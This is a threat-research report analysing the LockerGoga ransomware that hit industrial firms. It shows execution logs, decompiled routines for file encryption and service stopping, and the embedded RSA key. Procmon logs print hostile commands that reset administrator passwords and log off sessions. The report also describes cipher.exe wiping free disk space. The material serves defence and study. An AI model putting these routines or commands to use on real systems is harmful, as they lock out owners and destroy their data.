LockerGoga: Ransomware Targeting Critical Infrastructure

Published: 2019-04-11 · Archived: 2026-04-05 17:40:23 UTC

A *FortiGuard Labs Threat Analysis Report*

Since the discovery of Stuxnet, more and more attacks are being discovered targeting critical infrastructures. While some attacks are sophisticated and some are not, both can cause significant damage with far-reaching impact.




Figure 1. Critical infrastructure attacks since Stuxnet discovery

In the early age of ransomware, these attacks were not primarily used to target critical infrastructure. But recently, the FortiGuard Labs threat research teams have seen an increasing trend of ransomware attacks targeting critical infrastructures using attacks such as WannaCry, NotPetya, SamSam and now LockerGoga. This says a lot about the future of ransomware.

Discovered early this year, LockerGoga is a new ransomware family that has been detected attacking industrial companies, severely compromising their operations. The file-encrypting malware's entrance to the scene began when it was allegedly involved in attacking an engineering consulting firm based in France. Just two weeks ago, it made headlines again for crippling the operations of the an international manufacturer. And shortly thereafter, two American chemical companies were also reported to have been hit by the same malware.

At the moment, there are very limited details as to how this malware got into their systems, but there seems to be a high possibility that the campaigns were targeted and conducted in a multi-stage scheme. Building on that premise, the fact that the malware's execution needs administrative rights suggests that the attackers had previously gained high system privileges in an earlier stage of the attack.

These uncertainties aside, in this article we will dive into what we know for certain about the characteristics of LockerGogas as a ransomware. We will also show that although it has some unusual techniques, it is not as advanced as one would expect from such high-profile, targeted attacks.

Overview

The binary for this particular variant of LockerGoga does not utilize any type of security evasion or obfuscation. Instead, the binary only goes as far as encoding the RSA public key that is used in its later stages for file encryption. It's possible to speculate that the attackers may have already been fully aware of the target companies' security measures, and were therefore confident that their malware would not be intercepted even without any obfuscation.

Another interesting fact is that the malware uses open-source Boost libraries for its filesystem, and inter-process communication and Crypto++ (Cryptopp) for file encryption. One of the advantages of using these libraries is easier development and implementation since developers only need to work with wrapper functions instead of calling individual native APIs to achieve the same goal. And since this utilizes a higher level of programming, statically and dynamically analysing the application without source code is more complicated than just reading a straight sequence of Windows APIs. However, since they do not use standard libraries, they need to be manually linked and the functions need to be physically added to the final binary, which results a larger file size than usual.

The image below shows the execution flow of LockerGoga ransomware. There are three basic stages to the malware's execution, and the malware switches between them depending on supplied parameters or the lack thereof.




Figure 2. LockerGoga Execution Flow

LockerGoga uses a master/slave model to perform file encryption. A "master" process communicates with "slave" processes in a unidirectional fashion. LockerGoga uses the Boost Interprocess Communication (IPC) library to implement this model. The "master" and "slave" processes communicate through a shared memory where data is written. The "master" process searches for files to encrypt, then writes the paths of these files in the shared memory. The "slave" processes then read the shared memory to get the file path and perform the file encryption.

Initial Execution

There is not much going on in the malware's initial execution, which occurs by executing without parameters. It just drops a copy of itself in *%TEMP%*/tgytutrc*{number}*.exe and executes it with the "-m" (master) parameter.

Adding the "-l" parameter enables the malware to write details of its execution in "C:\.log".

```
1  scanning...
2  "A:\" : The device is not ready
3  [1/0/4893]>C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
4  [2/0/4894]>C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
5  [3/0/4895]>C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
6  [2/1/5015]+C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
7  [3/1/5014]>C:\cfd5a68720a6fbe8a8301126cf72300a\1036\LocalizedData.xml
8  [2/2/5019]+C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
9  [3/3/5023]>C:\cfd5a68720a6fbe8a8301126cf72300a\1049\LocalizedData.xml
10 [2/4/5025]+C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
11 [3/4/5024]>C:\cfd5a68720a6fbe8a8301126cf72300a\UiInfo.xml
12 3204 exiting
13 \MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\GrooveMUISet.xml
14 [3/29/6110]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
15 [2/30/6110]+C:\MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\Groove.en-us\GrooveMUI.xml
16 [3/30/6109]>C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
17 [2/31/6232]+C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
18 [3/31/6231]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
19 [2/32/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
20 [1/33/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
21 [2/33/6230]>C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
22 [3/33/6229]>C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
23 [2/34/6254]+C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
24 [3/34/6253]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\UiInfo.xml
25 2216 exiting
26 [2/35/6257]+C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\Setup.xml
27 [3/35/6256]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\Parameterinfo.xml
28 2708 exiting
29 [2/36/6256]+C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
30 [1/37/6281]+C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\UiInfo.xml
```

Figure 3. Sample LockerGoga execution log

Master

The “master” process is responsible for most of the malicious routines, like searching for files to encrypt, locking out Administrator users from the system, and disabling network interfaces.

Log Off Sessions and Change Administrator Passwords

The first thing it does is log off all other sessions except the current one. It does this by using the Windows native tool logoff.exe. Afterwards, it sets a hardcoded password for all administrator accounts.

This is one of the confusing behaviors of this malware. If the malware sets a password that is practically unknown to the victims, they are essentially locked out of their systems, giving justice to its “Locker” name. However, this also prevents them from reading the ransom note and having the chance to pay, which defeats the idea of the campaign being monetary-driven. In fact, it is this unusual behaviour that started the speculations that this malware may have a different purpose.

Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 3692, Command line: C:\Windows\system32\logoff.exe 2	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 3908, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 2416, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 1596, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 2924, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 1612, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\samlib.dll	Image Base: 0x74840000, Image Size: 0x12000	SUCCESS
Thread Create		Thread ID: 1568	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x80000, Image Size: 0xc000	SUCCESS
Process Create	C:\Windows\system32\net.exe	PID: 1108, Command line: C:\Windows\system32\net.exe user Administrator HuHuHUHoHo283283@dJD	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x80000, Image Size: 0x18000	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x80000, Image Size: 0xc000	SUCCESS
Process Create	C:\Windows\system32\net.exe	PID: 1960, Command line: C:\Windows\system32\net.exe user win7 HuHuHUHoHo283283@dJD	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x400000, Image Size: 0x18000	SUCCESS

Figure 4. Procmon log for logging off other sessions and setting administrator passwords




Figure 5. Sets password for Administrator accounts

It then executes its slave processes to perform the actual file encryption, which will be discussed in more details in the *Slave* section below. It does this by executing its binary with the parameters "-i *<shared memory name> -s*". The "-s" instructs the malware to run in "slave" mode. The "-i" specifies the shared memory name used for interprocess communication between the "master" and the "slaves". This is implemented using Boost's IPC library.

To be able to communicate with the "slave" processes, the master process creates a named shared memory, "SM-tgytutrc", with a size of 0x10000 bytes. It uses Boost library to initialize this memory, but internally it is using the File Mapping APIs.

```
mMap = CreateFileMappingA((HANDLE)0xFFFFFFFF, *Buffer[0], fPAGE_READWRITE, 0, dwMaximumSizeLow, lpName);// lpName="SM-tgytutrc"
```

Figure 6. Creates a named shared memory

As seen above, the “slave” process calls CreateFileMappingA() API, with the handle set to 0xFFFFFFFF which means it will use the Windows Page File.

The “master” process enumerates files for encryption and puts their Base64 encoded paths into the shared memory. Further discussion on how the “slave” processes use the data written in the shared memory can also be found in the *Slave* section below.

In order to prevent the recovery of the encrypted files from deleted files on the disk, it uses another Windows native tool: cipher.exe. Cipher.exe clears all the unused or free disk space on the disk drives, making sure none of the deleted files can be restored.

After that, it disables all interfaces in the system, possibly to prevent remote connections from connecting to it. This is an unusual case for a ransomware when recovery of the encrypted files is less of a worry, since you have to figure out how to get inside your own system first.




Figure 7. Procmon log for executing slaves, cipher.exe, netsh.exe

Slave

The “slave” processes are responsible for the file encryption function. A “slave” process expects a message from the master process containing the path of the file to be encrypted.

The slave process is executed with the following parameters:

-i <shared memory name> -s –l

The –l (log) is used when the master process was also executed with –l parameter.

To map a view of the shared memory, it calls MapViewOfFileEx() API.

```
mView = MapViewOfFileEx(hFileMappingObject, v10, 0, 0, dwNumberOfBytesToMap, 0);// FILE_MAP_READ
if ( !mView )
```

Figure 8. Mapping a view of the shared memory

It then waits for an incoming message from the master process. This message contains a base64 encoded data which when decoded, is actually the path of the file it will encrypt.

```
01 00 04 21 16 00 00 00 20 00 00 00 51 7A 70 63 Ō.♦!▬... ...Qzpc
51 32 39 75 5A 6D 6C 6E 4C 6B 31 7A 61 56 78 69 Q29uZmlnLk1zaVxi
4D 32 59 78 4E 69 35 79 59 6D 59 3D 5A 53 35 74 M2YxNi5yYmY=ZS5t
64 57 6B 3D 00 00 00 00 00 00 00 00 00 00 00 00 dWk=............
```

Figure 9. Base64 encoded path of the file it will encrypt

Before encrypting the file, it calls the Restart Manager and the Service Control Manager APIs to stop non-critical services that might be using the file it will encrypt.

```
if ( !pRmStartSession(&dwSessionHandle, 0, &v39) )
{
  if ( v1[5] >= 8u )
    v1 = (_DWORD *)*v1;
  v26 = (int)v1;
  if ( !pRmRegisterResources(dwSessionHandle, 1, &v26, 0, 0, 0, 0) )
  {
    lpdwRebootReasons = 0;
    pnProcInfoNeeded = 0;
    pnProcInfo = 0;
    alloc_3(&rgAffectedApps, v20, v21);
    v40 = 8;
    v10 = pRmGetList(dwSessionHandle, &pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &lpdwRebootReasons);
    if ( !v10 || v10 == ERROR_MORE_DATA )
    {
      if ( pnProcInfoNeeded )
      {
        pnProcInfo = pnProcInfoNeeded;
        sub_444F60((unsigned int *)&rgAffectedApps, pnProcInfoNeeded, (int)&rgAffectedApps);
        if ( !pRmGetList(dwSessionHandle, &pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &lpdwRebootReasons) )
        {
          for ( i = v37; rgAffectedApps != i; ++rgAffectedApps )
          {
            hProcess = OpenProcess(1u, 0, rgAffectedApps->Process.dwProcessId);
            if ( hProcess )
            {
              memmove(&lpServiceName, rgAffectedApps->strServiceShortName);
              schandle = OpenSCManagerW(0, 0, 5u);
              if ( schandle )
              {
                lpServiceName = (LPCWSTR)&lpServiceName;
                svhandle = OpenServiceW(schandle, lpServiceName, 0x2Cu);
                if ( svhandle )
                {
                  stop_dependent_services(svhandle, schandle);
                  ControlService(svhandle, SERVICE_CONTROL_STOP, &ServiceStatus);
                  v18 = GetTickCount();
                  if ( ServiceStatus.dwCurrentState != SERVICE_STOPPED )
                  {
                    do
                      Sleep(ServiceStatus.dwWaitHint);
                    while ( QueryServiceStatusEx(svhandle, 0, (LPBYTE)&ServiceStatus, 0x24u, &pcbBytesNeeded)
                         && ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP
                         && GetTickCount() - v18 <= 0x1388
                         && ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP );
                  }
                  CloseServiceHandle(svhandle);
```

Figure 10. Restart Manager and Service Control Manager stopping services that might be using the file it will encrypt

The file encryption function starts with getting the addresses of Native APIs that it will use to manipulate the file it will encrypt. These include:

- NtOpenFile
- NtClose
- NtReadFile
- NtWriteFile
- RtlInitUnicodeString

Next, it prepares a memory space that's 0x90 bytes in size which will be appended to the encrypted file. This will hold the "GOGA" structure that contains the following data:

```
GOGA            struc ; (sizeof=0x90, mappedto_165)
                                          ; XREF: encryptfile/r
marker          db 8 dup(?)               ; XREF: encryptfile+27E/w
                                          ; encryptfile+28B/w ; string(C)
low_filesize    db 4 dup(?)               ; XREF: encryptfile+278/o
                                          ; encryptfile+599/w ... ; string(C)
high_filesize   db 4 dup(?)               ; XREF: encryptfile:loc_4401F0/w
                                          ; encryptfile+7C9/r ; string(C)
always_0        db 4 dup(?)               ; XREF: encryptfile+BA2/o
                                          ; encryptfile+BDC/o ... ; string(C)
AES_key         db 16 dup(?)              ; XREF: encryptfile+2B6/o
                                          ; encryptfile+79E/o ; string(C)
AES_IV          db 16 dup(?)              ; XREF: encryptfile+2C7/o
                                          ; encryptfile+7AA/o ; string(C)
end_marker      db 4 dup(?)               ; XREF: encryptfile+2A2/w ; string(C)
padding         db 88 dup(?)              ; XREF: encryptfile+29C/o ; string(C)
GOGA            ends
```

Figure 11. "GOGA" structure contains encryption information

The marker contains the string "GOGA1510". This is followed by the size of the file to be encrypted. The next DWORD is always 0 (more on this below). The next data contains the randomly generated AES key and IV, followed by the end marker "goga" and padding.

```
qmemcpy(&GOGA, "GOGA1510", 8);
memset((__m128i *)GOGA.low_filesize, 0, 0x2Cu);
*(_DWORD *)GOGA.end_marker = 'agog';
memset((__m128i *)GOGA.padding, 0, 0x58u);
gen_key(1, (BYTE *)GOGA.AES_key, 0x10u);
gen_iv(&dword_52A548, (int)GOGA.AES_IV, 0x10);
```

Figure 12. Data initialisation in the "GOGA" structure

It then checks whether the file with .locked extension exists. If it exists, it will delete the file.

```
setfileattrib_archive((LPCWSTR)v3, 438, (int)&v143);
LOBYTE(v164) = 21;
sub_443290((_DWORD *)v3, &v151, L".locked");
LOBYTE(v164) = 23;
sub_414650(FileName, &v151);
LOBYTE(v164) = 24;
delete_file((LPCWSTR)FileName, (int)&v143); // delete file with .locked extension
```

Figure 13. Deletes encrypted file with .locked extension

It then renames the targeted file adding the .locked extension.

```
sub_414650(FileName, &v151);                // add .locked extension
LOBYTE(v164) = 25;
rename((LPCWSTR)v3, (LPCWSTR)FileName, 0);
```

Figure 14. Rename the file adding .locked extension

The “slave” process splits the file into 0x10000 byte chunks, and then encrypts each chunk individually with Crypto++ AES algorithm using the randomly generated key and IV.

```
while ( tmp_hfsize <= hfilesize && (tmp_hfsize < hfilesize || tmp_lfsize < lfilesize) )
{
  readsize = lfilesize - tmp_lfsize;
  if ( __PAIR__(hfilesize, lfilesize) - __PAIR__(tmp_hfsize, tmp_lfsize) > 0x10000 )
    readsize = 0x10000;
  NtReadFile(v134, 0, 0, 0, &v124, buffer, readsize, 0, 0);
  ::crc32(&crc32, (unsigned __int8 *)buffer, readsize);
  new_tmp_lfsize = tmp_lfsize + 0x10000;
  new_tmp_hfsize = __CFADD__(tmp_lfsize, 0x10000) + tmp_hfsize;
  lpMem_1 = (_DWORD *)new_tmp_hfsize;

    else
  StringSource(&v147, (int)buffer, readsize, v57, (int)StreamTransformationFilter);// encrypt chunk with AES
  v147 = &CryptoPP::SourceTemplate<CryptoPP::StringStore>::`vftable';
  v148 = &CryptoPP::SourceTemplate<CryptoPP::StringStore>::`vftable';
  if ( v149 )
    (**v149)(1);
  LOBYTE(v164) = 28;
  v97 = &CryptoPP::ConcretePolicyHolder<CryptoPP::Empty,CryptoPP::AdditiveCipherTemplate<CryptoPP::AbstractPo
  v98 = &CryptoPP::ConcretePolicyHolder<CryptoPP::Empty,CryptoPP::AdditiveCipherTemplate<CryptoPP::AbstractPo
  v103 = &CryptoPP::ConcretePolicyHolder<CryptoPP::Empty,CryptoPP::AdditiveCipherTemplate<CryptoPP::AbstractPo
  v107 = &CryptoPP::ConcretePolicyHolder<CryptoPP::Empty,CryptoPP::AdditiveCipherTemplate<CryptoPP::AbstractPo
  sub_442200((int)&v97);
  sub_440F70((int)&v112);
  NtWriteFile(v134, 0, 0, 0, &v124, buffer, readsize, &tmp_lfsize, 0);
  tmp_lfsize = new_tmp_lfsize;
  tmp_hfsize = (unsigned int)lpMem_1;
}
```

Figure 15. File encryption in chunks of 0x10000 bytes

Before the last chunk (likely to be less than 0x10000 bytes in size) is encrypted, the negated value of its crc32 is appended to the chunk, increasing the size to plus 4 bytes.

```
  v41 = ((int (__thiscall *)(struc_crc32 **))v40)(&crc32);
((void (__thiscall *)(struc_crc32 **, char *, int))append_negated_crc32val)(
  &crc32,
  (char *)buffer + readsize,
  v41);
readsize += 4;
```

Figure 16. Negated CRC32 of the last chunk is appended to the file content before encryption

The “append_negated_crc32val” function above is then called twice. The second call assigns value to the “always_0” DWORD in the “GOGA” structure mentioned above. This means that the “always_0” member might have also contained the crc32 of the last chunk of the file content. However, for some reason, a -1 value is copied to the crc32 buffer by the author before the function ends, so on the second cal, a 0 (~(-1)) will be copied to the “always_0”.

```
inst_crc32[1] = ~inst_crc32[1];              // [1] contains the negated crc32 of the chunk to be encrypted
result = 0;
if ( a3 )
{
  do
  {
    buff[result] = *((_BYTE *)inst_crc32 + result + 4);
    ++result;
  }
  while ( result < a3 );
}
inst_crc32[1] = -1;                          // assigns -1 to the crc32 so the next time the function is called, ~(-1) will have the value 0
```

Figure 17. -1 is copied to the CRC32 buffer

Lastly, the AES key and IV used to encrypt the file, which is contained in the “GOGA” structure mentioned above, are encrypted with an RSA algorithm using the following public key.

```
(int)" MIGdMA0GCSqGSIb3DQEBAQUAA4GLADCBhwKBgQDLscAMf6QMU0OLT967Q0oMVN/9xRbC6Ymz HVVE05zgpDJRQQLmPPYcPnehaeynF8HGFYb"
     "RIEaD0pk4WZwGPLtcRaYuQS1M6v+2j4Vp8faA woNdi7+jI2xw0kQao29FJ8WUQDvrPqODALf8bjiOIO7f1Nc5g9vOEbWyCA1w/vbaVwIBEQ==",
```

Figure 18. RSA public key embedded in the malware body

